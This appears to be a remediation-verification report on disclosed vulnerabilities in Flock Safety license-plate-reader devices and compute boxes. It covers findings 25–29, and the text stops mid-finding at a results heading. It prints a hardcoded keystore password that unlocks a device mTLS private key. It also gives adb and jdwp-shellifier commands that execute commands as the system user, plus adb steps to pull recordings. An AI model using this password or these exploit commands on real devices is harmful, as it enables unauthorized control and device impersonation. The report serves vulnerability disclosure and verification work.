|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------|
| REPORT FINDING                                                                                                                                                                              | FINDING 25                                                                                                                                                                                                                                                                                                                                              | WHITEPAPER: F43<br>LATER DISCLOSURE: F43 |
| Original Whitepaper Finding                                                                                                                                                                 |                                                                                                                                                                                                                                                                                                                                                         |                                          |
| Type: Sensitive Data Disclosure                                                                                                                                                             | The Falcon/Sparrow & Picard/Bravo Compute Box were found to use custom Android apps across devices. In this case, the 'Flock DetectionProcessing' application was found to contain a cleartext password for a Java Keystore. This keystore contains the mutual TLS (mTLS) certificate the device uses when communicating with the cloud infrastructure. | Historical Whitepaper CVSS Score: 3.2    |
| Threat Context: Inexperienced Attacker                                                                                                                                                      |                                                                                                                                                                                                                                                                                                                                                         | Severity: LOW                            |
| Public Full Disclosure Date: 09/27/2025                                                                                                                                                     | Original Whitepaper Impact                                                                                                                                                                                                                                                                                                                              | CVE #: CVE-2025-59407                    |
|                                                                                                                                                                                             | An attacker with local access can dump the APKs and extract the hardcoded sensitive information from their APKs.                                                                                                                                                                                                                                        |                                          |
| CVSS 4.0 AV:L/AC:H/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment. |                                                                                                                                                                                                                                                                                                                                                         | CWE: CWE-1299                            |
| Discovered By: Jon Gaines                                                                                                                                                                   | Affected Hardware/Software                                                                                                                                                                                                                                                                                                                              | Further Research Recommended: N          |
|                                                                                                                                                                                             | DetectionProcessing (com.flocksafety.android.objects) Android Application Picard/Bravo Compute Box & Falcon/Falcon/Flex* LPR                                                                                                                                                                                                                            |                                          |
| Notes<br>The severity of this finding has been significantly reduced as per the scope, testing of the validity of this mTLS certificate was not performed.                                  |                                                                                                                                                                                                                                                                                                                                                         |                                          |

|                         |                                                                                                                                                                                                                                                                   |                               |
|-------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------|
| REMEDATION VERIFICATION |                                                                                                                                                                                                                                                                   | UNREMEDIED — STILL VULNERABLE |
| Original version(s)     | Objects 6.35.23, 6.35.33                                                                                                                                                                                                                                          |                               |
| Tested version(s)       | Objects 6.35.47                                                                                                                                                                                                                                                   |                               |
| Remediation test        | Compared the embedded BKS bytes and SSL methods across three Objects versions, traced the current raw-resource/password consumer, opened the current BKS with Bouncy Castle keytool, and confirmed private-key possession without retaining private-key material. |                               |
| Remediation test result | This finding was found not to be resolved. The embedded BKS is byte-identical across the original and current                                                                                                                                                     |                               |

APKs, current code retains the same hardcoded password and keystore consumer, and the password successfully unlocks a `PrivateKeyEntry`. A derived public-key digest from that private key matches the certificate public-key digest.

## Steps to Reproduce

1. Locate the keystore and the hardcoded password in `ConnectionClient`.
2. Use Bouncycastle to extract `cert.pem` with the hardcoded password; use `openssl` to extract the private key; verify with `keytool`.

- Keystore password: `flockhibiki17`

**Note:** The severity of this finding has been significantly reduced as per the scope, testing of the validity of this mTLS certificate was not performed.

**Reproduction source:** DEF CON companion paper, exact published text

## Tools Used

- |                             |           |
|-----------------------------|-----------|
| • Micro USB Cord/USB-C Cord | • openssl |
| • adb                       | • cat     |
| • Bouncycastle              | • keytool |

## Mitigation

Do not use the same mTLS certificates/private keys across devices and installations. Rotate them out.

**Public sources:** [Presentation p. 30](#) · [Whitepaper F43, PDF p. 70](#) · [S07](#) · [S09](#)

---

## Remediation verification details

### Remediation testing output / evidence

---

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

## 1. Embedded-keystore continuity

**Procedure:** Compare the BKS resource and its credential consumer across Objects 6.35.23, 6.35.33, and 6.35.47.

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
bks_sha256_6.35.23=3bfd2f99f390d0141d94a9005c147885ceb5bdd6a0baa2a8ad0bd9823e6a8573
bks_sha256_6.35.33=3bfd2f99f390d0141d94a9005c147885ceb5bdd6a0baa2a8ad0bd9823e6a8573
bks_sha256_6.35.47=3bfd2f99f390d0141d94a9005c147885ceb5bdd6a0baa2a8ad0bd9823e6a8573
hardcoded_password_present_all_versions=true
supplied_consumer=res/raw/flock_rye.bks + literal password -> SSLUtil.createServerSSLContext
private_key_exported_to_report=false
```

## 2. Offline BKS validation

**Procedure:** Open the BKS with the embedded password, verify the entry type, and compare only derived public-key digests; delete temporary key material.

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
Keystore type: BKS
Keystore provider: BC
Your keystore contains 1 entry
Entry type: PrivateKeyEntry
Certificate chain length: 1
Subject Public Key Algorithm: 2048-bit RSA key
Entry for alias selfsigned successfully imported.
Import command completed: 1 entries successfully imported, 0 entries failed or cancelled
62a758f4d4bfcd7a6fc46b420346e9f80fd260d7f425707d7ddb850cbd6b6e3c private-key-derived-public-
key.der
62a758f4d4bfcd7a6fc46b420346e9f80fd260d7f425707d7ddb850cbd6b6e3c certificate-public-key.der
PRIVATE_KEY_BYTES_EXPORTED_TO_REPORT=0
TEMPORARY_KEY_MATERIAL_DELETED=1
```

|                                    |                                                                                                                                                                                                                                                 |
|------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Runtime / evidence boundary</b> | No physical device is required for the supplied-firmware conclusion. Optional live corroboration must not contact production credential or telemetry endpoints unless that separate activity is explicitly authorized.                          |
| <b>Closure requirement</b>         | Remove private keys and passwords from distributable APKs, rotate the key/certificate, provision a per-device hardware-backed identity, and supply a current APK whose resources and executable path contain no recoverable shared private key. |

## Device 2: Falcon / Sparrow / Flex\* License Plate Reader

## FINDING 26: DATA RECORDING RETENTION RELIES SOLELY ON DISK CAPACITY — FALCON/SPARROW/FLEX\* LPR

| REPORT FINDING                                                                                                                                                                              | FINDING 26                                                                                                                                                                                                                             | WHITEPAPER: F44<br>LATER DISCLOSURE: F44     |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------|
| Original Whitepaper Finding                                                                                                                                                                 |                                                                                                                                                                                                                                        |                                              |
| <b>Type:</b> Data Policy Failure                                                                                                                                                            | The only default automatic deletion policy prunes oldest files when disk usage exceeds TARGET_DISK_PERCENTAGE (85% by default); there is no age-based purge, so irrelevant footage persists indefinitely until storage is almost full. | <b>Historical Whitepaper CVSS Score:</b> 0.0 |
| <b>Threat Context:</b><br>Inexperienced Attacker                                                                                                                                            |                                                                                                                                                                                                                                        | <b>Severity:</b><br>INFORMATIONAL            |
| <b>Public Full Disclosure Date:</b> N/A                                                                                                                                                     | <b>Original Whitepaper Impact</b>                                                                                                                                                                                                      | <b>CVE #:</b> N/A                            |
|                                                                                                                                                                                             | An attacker with physical access can view, tamper or steal the recordings and AI output from the word-readable partition that lacks app-level encryption.                                                                              |                                              |
| CVSS 4.0 AV:L/AC:L/AT:N/PR:L/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment. |                                                                                                                                                                                                                                        | <b>CWE:</b> N/A                              |
| <b>Discovered By:</b><br>Jon Gaines                                                                                                                                                         | <b>Affected Hardware/Software</b>                                                                                                                                                                                                      | <b>Further Research Recommended:</b> Y       |
|                                                                                                                                                                                             | Falcon/Sparrow/Flex* LPR & ‘Picard/Bravo’ Compute Box                                                                                                                                                                                  |                                              |
| <b>Notes</b><br>It is unclear if the devices that are deployed in the wild have different data storage policies.                                                                            |                                                                                                                                                                                                                                        |                                              |

## REMEDATION VERIFICATION

CLOSED — ORIGINAL CLAIM NOT REPRODUCED

|                                |                                                                                                                                                                                                                                                                                             |
|--------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Original version(s)</b>     | BigBoiBud control 6.35.23, 6.35.31; paper/reproduction capacity-only MediaManagement helper; exact release not identified                                                                                                                                                                   |
| <b>Tested version(s)</b>       | BigBoiBud 6.35.47; media supplied decrypted media volume                                                                                                                                                                                                                                    |
| <b>Remediation test</b>        | Trace BOOT_COMPLETED through the scheduled foreground service to DeleteTask in JADX and APKTool smali, confirm both live/archive age queries and deletion sinks, scan for callers of the bundled capacity-only helper, and census all recovered recording timestamps plus filesystem usage. |
| <b>Remediation test result</b> | The supplied implementation includes age-based deletion. BigBoiBud schedules DeleteTask, whose default removes live and archived sessions older than 30 days before                                                                                                                         |

applying a separate 85% disk-pressure fallback. Age-based deletion also appears in older supplied 6.35.23 and 6.35.31 implementations, so this evidence may correct the original finding rather than establish a subsequent remediation. The effective runtime setting is unavailable; this report therefore does not claim that any deployment complies with a particular retention policy.

## Steps to Reproduce

1. Observe that pruning only occurs when disk usage crosses `TARGET_DISK_PERCENTAGE` (85%) — there is no time/event-based retention.
2. Watch the cleanup log while filling the media volume.

```
adb logcat -s MediaManagement | grep "Deleting file"
```

**Note:** It is unclear if the devices that are deployed in the wild have different data storage policies.

**Reproduction source:** Full Disclosure DEFCON final-cut source

## Tools Used

- adb

## Mitigation

Implement time-/event-based retention. Fix the issue with the data-log cleanup service if that is to be implemented.

**Public sources:** [Presentation p. 31](#) · [Whitepaper F44](#), [PDF p. 73](#) · [S07](#) · [S09](#)

---

## Remediation verification details

### Remediation testing output / evidence

---

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

## 1. Age-based deletion predicate

**Procedure:** Trace BOOT\_COMPLETED to DeleteTask and extract the age cutoff and archive-deletion decisions.

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
ENTRY=BOOT_COMPLETED -> BootReceiver -> MediaManagerService
SCHEDULE=default 180000 ms initial delay; default 300000 ms period
TASK=DeleteTask.run
POLICY=get numDaysToRetain (default 30); compute cutoff; delete live and archive sessions;
then apply 85% pressure fallback
143 |         int numDaysToRetain = CameraSettings.INSTANCE.getSettingAsInt(this.context,
NUM_DAYS_TO_RETAIN_EVIDENCE_KEY, 30);
145 |         long deleteUntilTs = currentTimeMs - (((long) ((numDaysToRetain * 24) * 60)
* 60)) * 1000);
146 |         List<MediaSession> sessionsBetween =
MediaDatabase.INSTANCE.getSessionsBetween(this.context, 0L, deleteUntilTs, false);
147 |         this.logger.m65i("Start: Deleting sessions older than " + deleteUntilTs, new
Object[0]);
151 |         List<MediaSession> sessionsBetween2 =
MediaDatabase.INSTANCE.getSessionsBetween(this.context, 0L, deleteUntilTs, true);
152 |         this.logger.m65i("Start: Deleting sessions older than " + deleteUntilTs, new
Object[0]);
157 |         printDateBoundaries(sessionsBetween2, "Deleted Old Archive Sessions: ");
```

## 2. Original/supplied retention comparison

**Procedure:** Compare the active scheduled deletion implementation in BigBoiBud 6.35.23, 6.35.31, and 6.35.47.

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
version=6.35.23 source_sha256=581b0ee1286d80f3978b25f0afb0c40cfb262eac30e80bd27d95516b168e4aef
default_days=30 live_age_query=true archive_age_query=false pressure_fallback=true
version=6.35.31 source_sha256=214e3512789057cb44f35fe2ed48a0be4b96902e7f924fa2b868f823f518afc6
default_days=30 live_age_query=true archive_age_query=true pressure_fallback=true
version=6.35.47 source_sha256=5b77c242013873d171524fd6341042e499e014e62115d1e0928fadae9418258a
default_days=30 live_age_query=true archive_age_query=true pressure_fallback=true
capacity_only_helper_invoked_in_smali=false
RESULT=Age-based deletion exists in older supplied versions as well as 6.35.47; this may
correct the original claim rather than prove a later fix.
```

3. Supplied-media boundary

**Procedure:** Aggregate the supplied media census without publishing recording paths, exact timestamps, or identifying metadata.

REMEDIATION TESTING OUTPUT / EVIDENCE

```
F44 SUPPLIED MEDIA AGE AND CAPACITY CENSUS
mp4_files=27321
parsed_filename_timestamps=27321
plausible_supplied-era_timestamps=27319
implausible_clock_values_excluded=2
observed_timestamp_span_days=6.279663
file_mode=0600
owner=1000:1000
filesystem_used_percent=85.016871
```

RESULT  
The supplied snapshot is consistent with retention shorter than 30 days but does not test the 30-day boundary or reveal the effective runtime retention configuration. Exact recording timestamps and identifying metadata are withheld.

|                             |                                                                                                                                                                                             |
|-----------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Runtime / evidence boundary | Read the effective numDaysToRetain and scheduler settings on a representative device before drawing any deployment-retention or policy-compliance conclusion.                               |
| Closure requirement         | Keep age-based deletion active for both live and archive stores, constrain remote configuration to the approved retention maximum, and log/monitor the effective runtime retention setting. |

## Device 2: Falcon / Sparrow / Flex\* License Plate Reader

## FINDING 27: RECORDS ARE STORED ON AN UNENCRYPTED EXTERNAL PARTITION — FALCON/SPARROW/FLEX\* LPR

| REPORT FINDING                                                                                                                                                                              | FINDING 27                                                                                                                                                                                                              | WHITEPAPER: F45<br>LATER DISCLOSURE: F45     |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------|
| Original Whitepaper Finding                                                                                                                                                                 |                                                                                                                                                                                                                         |                                              |
| <b>Type:</b> Data Policy Failure                                                                                                                                                            | The Falcon/Sparrow & Picard/Bravo Compute Box were found to capture sessions write raw media into the '/storage/emulated/0/flockMedia/...' directory via Environment.getExternalStoragePublicDirectory when configured. | <b>Historical Whitepaper CVSS Score:</b> 0.0 |
| <b>Threat Context:</b><br>Inexperienced Attacker                                                                                                                                            |                                                                                                                                                                                                                         | <b>Severity:</b><br>INFORMATIONAL            |
| <b>Public Full Disclosure Date:</b> N/A                                                                                                                                                     | <b>Original Whitepaper Impact</b><br><br>An attacker with physical access can view, tamper or steal the recordings and AI output from the word-readable partition that lacks app-level encryption                       | <b>CVE #:</b> N/A                            |
| CVSS 4.0 AV:L/AC:L/AT:N/PR:L/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment. |                                                                                                                                                                                                                         | <b>CWE:</b> N/A                              |
| <b>Discovered By:</b><br>Jon Gaines                                                                                                                                                         | <b>Affected Hardware/Software</b><br><br>Picard/Bravo Compute Box & Falcon/Falcon/Flex* LPR                                                                                                                             | <b>Further Research Recommended:</b> Y       |
| <b>Notes</b><br>The severity of this finding has been reduced significantly as it is unclear if units deployed in the wild are configured with this policy.                                 |                                                                                                                                                                                                                         |                                              |

| REMEDiation VERIFICATION   |                                                                                                                                                                                                                                                 | PARTIALLY REMEDIATED — OFFLINE MEDIA RECOVERY REMAINS |
|----------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------|
| <b>Original version(s)</b> | Shared-app research inventory contains 6.35.30–6.35.35 and 7.38.3–7.38.5, plus Pisco 6.21.11. No single firmware/app version represents this multi-component finding.                                                                           |                                                       |
| <b>Tested version(s)</b>   | Supplied primary Flock application suite: 6.35.47. Finding-specific package presence and code path are stated in the remediation evidence.                                                                                                      |                                                       |
| <b>Remediation test</b>    | Parse the current outer media filesystem and inner GPT, derive the Android 8.1 adoptable-storage mapping from the exact partition GUID and co-located key, open it read-only with cryptsetup, validate ext4, and inventory all recovered files. |                                                       |

## Remediation test result

This finding was found partially resolved. The supplied external media store is encrypted at rest using Android adoptable-storage dm-crypt. The demonstrated residual weakness is offline recovery: the acquired outer partition contains both the encrypted virtual disk and the 16-byte key material required to open the inner filesystem. This report does not characterize the media as unencrypted at rest.

## Steps to Reproduce

1. Confirm a media file exists under the external `flockMedia/media` tree and pull it — it opens without credentials, proving the records are stored unencrypted on external storage.

```
adb shell ls -R /storage/emulated/0/flockMedia/media
adb pull /storage/emulated/0/flockMedia/media/<capture>/clip.mp4
```

**Note:** The severity of this finding has been reduced significantly as it is unclear if units deployed in the wild are configured with this policy.

**Reproduction source:** Full Disclosure DEFCON final-cut source

## Tools Used

- adb

## Mitigation

Store recordings within a file based encrypted app-private directory or encrypt media blobs before writing to external storage. Enforce access control when exporting clips.

**Public sources:** [Presentation p. 32](#) · [Whitepaper F45, PDF p. 73](#) · [S07](#) · [S09](#)

---

## Remediation verification details

### Remediation testing output / evidence

---

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

## 1. Current media container and recovery result (raw key withheld)

**Procedure:** cryptsetup open --type plain --cipher aes-cbc-essiv:sha256 --key-size 128 --key-file [WITHHELD] --readonly [GPT-P2] flock\_media\_inner\_ro; blkid; complete manifest

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
container=Android virtual adoptable-storage GPT disk
virtual_disk_sha256=aa3e0da40af0229cf9dd82f659f2fa0a379803c541da14fd82539f54c37400be
private_partition_guid=[withheld]
key_filename_guid_matches_partition=true
key_bytes=16
key_sha256=4b527b6ffe476ec4a062e063c17f61c36f2893dce6f81184d6a71ca5cac84781
raw_key_disclosed=false
cipher=aes-cbc-essiv:sha256 key_bits=128
decryption_validated=true filesystem=ext4
regular_files=27325 regular_file_bytes=14039300104
file_extensions={" .mp4": 27321, " .pak": 4}
```

#### Runtime / evidence boundary

No additional evidence is required to prove offline recovery from the supplied media partition. Closure requires keeping the volume key outside the acquired recording medium or binding it to a hardware-backed secret and proving offline acquisition cannot decrypt the records.

#### Closure requirement

Ensure sensitive media is in private encrypted storage or equivalently protected; verify the actual mount, identity and key state for each supported configuration.

Device 2: Falcon / Sparrow / Flex\* License Plate Reader

FINDING 28: SENSITIVE INFORMATION DISCLOSED - DATADOG API TOKEN — FALCON/SPARROW/FLEX\* LPR

|                                                                                                                                                                                             |                                                                                                                                                                                                                                                                                                                                                                                                           |                                          |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------|
| REPORT FINDING                                                                                                                                                                              | FINDING 28                                                                                                                                                                                                                                                                                                                                                                                                | WHITEPAPER: F46<br>LATER DISCLOSURE: F46 |
| Original Whitepaper Finding                                                                                                                                                                 |                                                                                                                                                                                                                                                                                                                                                                                                           |                                          |
| Type: Sensitive Data Disclosure                                                                                                                                                             | The 'Peripheral application installed on multiple devices was found to hardcode a static Datadog API token.                                                                                                                                                                                                                                                                                               | Historical Whitepaper CVSS Score: 0.0    |
| Threat Context: Inexperienced Attacker                                                                                                                                                      |                                                                                                                                                                                                                                                                                                                                                                                                           | Severity: INFORMATIONAL                  |
| Public Full Disclosure Date: 09/27/2025                                                                                                                                                     | Impact — Corrected for This Review                                                                                                                                                                                                                                                                                                                                                                        | CVE #: CVE-2025-59405                    |
|                                                                                                                                                                                             | An attacker with local access to the APK can extract the embedded Datadog token. Under the original disclosure's sensitive-information framing, a reusable organization-associated telemetry value could permit unauthorized telemetry submission or related intake abuse. The whitepaper rated this finding Informational; token validity, accepted operations, and service-side impact were not tested. |                                          |
| CVSS 4.0 AV:L/AC:L/AT:N/PR:L/UI:N/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment. |                                                                                                                                                                                                                                                                                                                                                                                                           | CWE: CWE-312                             |
| Discovered By: Jon Gaines                                                                                                                                                                   | Affected Hardware/Software                                                                                                                                                                                                                                                                                                                                                                                | Further Research Recommended: N          |
|                                                                                                                                                                                             | Peripheral (com.flocksafety.android.peripheral)application Falcon/Sparrow/Flex* LPR & 'Picard/Bravo' Compute Box                                                                                                                                                                                                                                                                                          |                                          |

|                         |                                                                                                                                                                                                                                                                      |                                                                 |
|-------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------|
| REMEDATION VERIFICATION |                                                                                                                                                                                                                                                                      | HISTORICAL TOKEN RETAINED — CURRENT SECURITY IMPACT UNCONFIRMED |
| Original version(s)     | Peripheral 6.31.5, 6.35.18, 6.35.30                                                                                                                                                                                                                                  |                                                                 |
| Tested version(s)       | Peripheral 6.35.47                                                                                                                                                                                                                                                   |                                                                 |
| Remediation test        | Corrected the source attribution to com.flocksafety.android.common.lib.BuildConfig, compared the researcher 6.31.5 export with three APKTool/JADX versions, and traced the exact current literal into Datadog Credentials initialization without contacting Datadog. |                                                                 |
| Remediation test result | The historical token is retained in the supplied Peripheral 6.35.47 consumer: the exact value disclosed in the original research remains in the shared Flock BuildConfig and is                                                                                      |                                                                 |

inlined into the Datadog initialization path. Static presence and consumer use are confirmed. The original research reported the value as invalid or excepted; token type, current validity, accepted operations, and service-side impact were not tested. Current security impact is therefore unconfirmed.

## Steps to Reproduce

1. Decompile the app and read the Datadog token constant from `BuildConfig.java`.
2. Per whitepaper limitations, this token was later observed no longer valid (tracked as excepted).
  - Datadog API token: [withheld - noted as no longer valid]

**Reproduction source:** DEF CON companion paper, exact published text

## Tools Used

- Micro USB Cord/USB-C Cord
- adb

## Mitigation

Do not hardcode static sensitive information across devices. Utilize hashing and encryption where applicable.

**Public sources:** [Presentation p. 32](#) · [Whitepaper F46, PDF p. 74](#) · [S07](#) · [S09](#)

---

## Remediation verification details

### Remediation testing output / evidence

---

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

## 1. Historical Datadog value retained in the supplied consumer

**Procedure:** Compare the one-way hash and use sites of the previously disclosed value without republishing the raw token.

### REMEDIATION TESTING OUTPUT / EVIDENCE

```
CORRECTED_SOURCE_ATTRIBUTION=com.flocksafety.android.common.lib.BuildConfig (shared Flock
library)
ORIGINAL_RESEARCH_EXPORT_VERSION=Peripheral 6.31.5
TOKEN_SHA256=2023f8a73e0da5081a3b9a02048339d9886b95367ffb0f552a044909f08fb3f
TOKEN_PRESENT_RESEARCH_6.31.5=true
TOKEN_PRESENT_6.35.18=true
TOKEN_PRESENT_6.35.30=true
TOKEN_PRESENT_CURRENT_6.35.47=true
CURRENT_TOKEN_CONSUMED_BY_DATADOG_CREDENTIALS_PATH=true
LIVE_TOKEN_VALIDITY_TESTED=false
ORIGINAL_RESEARCH_REPORTED_TOKEN_INVALID_OR_EXCEPTED=true
```

|                                    |                                                                                                                                                                                                          |
|------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Runtime / evidence boundary</b> | Current token validity, token type and accepted service-side operations were not tested. No production Datadog endpoint should be contacted without separate authorization.                              |
| <b>Closure requirement</b>         | Remove the token from distributable bytecode, rotate it, scope replacement telemetry credentials to least privilege and abuse controls, and provide a current artifact with no hardcoded reusable token. |

## Device 2: Falcon / Sparrow / Flex\* License Plate Reader

## FINDING 29: REMOTE CODE EXECUTION (RCE) - SYSTEM\* — FALCON/SPARROW/FLEX\* LPR

| REPORT FINDING                                                                                                                                                                              | FINDING 29                                                                                                                                                                                                        | WHITEPAPER: F51<br>LATER DISCLOSURE: F55     |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------|
| Original Whitepaper Finding                                                                                                                                                                 |                                                                                                                                                                                                                   |                                              |
| <b>Type:</b> Code Execution                                                                                                                                                                 | The Falcon/Sparrow/Flex* LPR and Picard/Bravo Compute Box were found to enable the chaining of multiple vulnerabilities disclosed in this paper together resulting in control of devices with system permissions. | <b>Historical Whitepaper CVSS Score:</b> 9.8 |
| <b>Threat Context:</b><br>Experienced Attacker                                                                                                                                              |                                                                                                                                                                                                                   | <b>Severity:</b> CRITICAL                    |
| <b>Public Full Disclosure Date:</b> 01/23/2026                                                                                                                                              | <b>Original Whitepaper Impact</b>                                                                                                                                                                                 | CVE #: PENDING                               |
|                                                                                                                                                                                             | An attacker with adjacent or physical access can leverage the Android applications installed with debugging enabled by the Vendor to achieve system command injection.                                            |                                              |
| CVSS 4.0 AV:A/AC:L/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H<br>Historical values reproduced without validation; score/vector inconsistencies remain. Not a current severity assessment. |                                                                                                                                                                                                                   | <b>CWE:</b> CWE-78                           |
| <b>Discovered By:</b><br>*Discovered By: Joseph “JosephRC” Cohen                                                                                                                            | <b>Affected Hardware/Software</b>                                                                                                                                                                                 | <b>Further Research Recommended:</b> N       |
|                                                                                                                                                                                             | Picard/Bravo Compute Box & Falcon/Sparrow/Flex* LPR                                                                                                                                                               |                                              |

| REMEDiation VERIFICATION       |                                                                                                                                                                                                                                                                                                                                   | UNREMIEdiated — Still Vulnerable |
|--------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------|
| <b>Original version(s)</b>     | PhoneHomeService 6.35.23, 6.35.35; Collins 6.35.23, 6.35.31; Bravo Android 13 cameraconfig APK<br>769ef6ce5e7c300384d053c54df0b5a9c17a25fa97396cebf1a416d501f0268                                                                                                                                                                 |                                  |
| <b>Tested version(s)</b>       | application_suite Falcon/Sparrow/Flex* LPR primary 6.35.47; PhoneHomeService 6.35.47; platform Android 8.1.0 OPM1.171019.026, 2018-06-05 security patch                                                                                                                                                                           |                                  |
| <b>Remediation test</b>        | Decode and compare the original/current APKs with apktool; enumerate every supplied primary Flock manifest; independently trace exact framework DEX with JADX and baksmali; decompile exact libandroid_runtime, libart, and original/current adbd with Ghidra; query the exact compiled SELinux policy; and join F16/F33 for F30. |                                  |
| <b>Remediation test result</b> |                                                                                                                                                                                                                                                                                                                                   |                                  |

This finding was found to not be resolved. The supplied LPR image ships 19 persistent debuggable Flock applications under `android.uid.system`; exact current framework, native runtime, `adbd`, ART, and SELinux evidence retains the published JDWP-to-UID-1000 primitive.

## Steps to Reproduce

1. Connect via USB and obtain a `shell` user context.
2. Attach to the debuggable system app's JDWP port and use the debugger `trigger` to execute commands as `system`.
3. Confirm escalated identity (`uid=1000(system)`) and access to `/data/system` and other system-app data dirs.

```
adb -s <DEVICE_SERIAL> jdwp
adb -s <DEVICE_SERIAL> forward tcp:8700 jdwp:<pid>
python3 scripts/jdwp-shellifier-py3.py -t 127.0.0.1 -p 8700 --break-on
java.net.ServerSocket.accept -c "<cmd>"
python3 scripts/jdwp_exec.py "id" # uid=1000(system) context=u:r:flock_app:s0
```

**Reproduction source:** Full Disclosure DEFCON final-cut source

## Tools Used

- Micro USB Cable/USB-C Cable
- adb

## Mitigation

Implement Authentication and Authorization. Do not ship applications with debug enabled in production.

**Public sources:** [Presentation p. 37](#) · [Whitepaper F51, PDF p. 77](#) · [S08](#) · [S09](#)

---

## Remediation verification details

### Remediation testing output / evidence

---

**Evidence basis:** Selected static-analysis and specified offline-validation evidence. Only the dispositive excerpts are included.

## 1. Original/supplied PhoneHome identity

**Procedure:** aapt/apksigner/apktool comparison

### REMEDATION TESTING OUTPUT / EVIDENCE

#### COMMAND

```
aapt dump badging and apksigner verify for original/current PhoneHome APKs; apktool decode AndroidManifest.xml; compare hashes and security attributes
```

```
VERSION|APK_SHA256|MANIFEST_SHA256|SIGNER_SHA256|VERSION_CODE|TARGET_SDK
6.35.23|1367e0fba5335e21343b7187d79cbd434aa42f9fba268019f02007e92f3f5ba5|
4e76e3f8ca0fca1b1699d7512342d3136ad921ac1f7c90a21fa9a16426974593|
62bc03b1af24171bcc792ba57a9baf4ca1a678fead84563383c1a55f3186189a|6035023|28
6.35.35|ccf6fd6e53f49a13ccc623fde766769a00d7f83491c5caf7d836fb0dc0199d97|
4e76e3f8ca0fca1b1699d7512342d3136ad921ac1f7c90a21fa9a16426974593|
62bc03b1af24171bcc792ba57a9baf4ca1a678fead84563383c1a55f3186189a|6035035|28
6.35.47|fb97ff137de903d55042b500f58b3d81a87a2e5a7f1619b54d235f9a6094afe1|
4e76e3f8ca0fca1b1699d7512342d3136ad921ac1f7c90a21fa9a16426974593|
62bc03b1af24171bcc792ba57a9baf4ca1a678fead84563383c1a55f3186189a|6035047|28
```

#### CURRENT AND HISTORICAL DECODED MANIFEST SECURITY ATTRIBUTES

```
package="com.flocksafety.android.phonehomeservice"
android:sharedUserId="android.uid.system"
android:debuggable="true"
android:persistent="true"
```

#### RESULT

The complete decoded manifest is byte-identical in PhoneHome 6.35.23, 6.35.35, and current 6.35.47. The whole APK changed, but the system-UID, debuggable, and persistent trust properties did not. All three APKs use the current platform signer.

## 2. Supplied privileged-debug target census

**Procedure:** Parse all primary Flock APK manifests and count persistent, debuggable android.uid.system packages.

### REMEDATION TESTING OUTPUT / EVIDENCE

```
Parse every apktool-decoded manifest whose inventory occurrence is under supplied primary
24_system; select com.flocksafety.* with android.uid.system + debuggable=true +
persistent=true
package|version|apk_sha256|primary_image_path
TOTAL_FLOCK_SYSTEM_UID_DEBUGGABLE_PERSISTENT=19
```

### 3. Current compiled SELinux JDWP path

**Procedure:** serearch exact precompiled\_sepolicy

#### REMEDIATION TESTING OUTPUT / EVIDENCE

##### COMMAND

```
serearch --allow against exact current compiled precompiled_sepolicy for system_app/adbd JDWP socket and descriptor boundaries
```

```
precompiled_sepolicy SHA-256=997650ade0b4b50523deab07cb963f14f518c30dab0a7ad8cd9d1edb4156a1fc  
seapp: user=system seinfo=platform -> domain=system_app
```

```
QUERY source=system_app target=adbd class=unix_stream_socket permission=connectto  
allow appdomain adbd:unix_stream_socket { connectto getattr getopt ioctl read shutdown  
write };
```

```
QUERY source=adbd target=system_app class=unix_stream_socket permission=any  
allow adbd appdomain:unix_stream_socket connectto;
```

```
QUERY source=system_app target=adbd class=fd permission=use  
allow appdomain adbd:fd use;
```

```
QUERY source=shell target=system_app class=process permission=any  
allow shell domain:process getattr;
```

##### RESULT

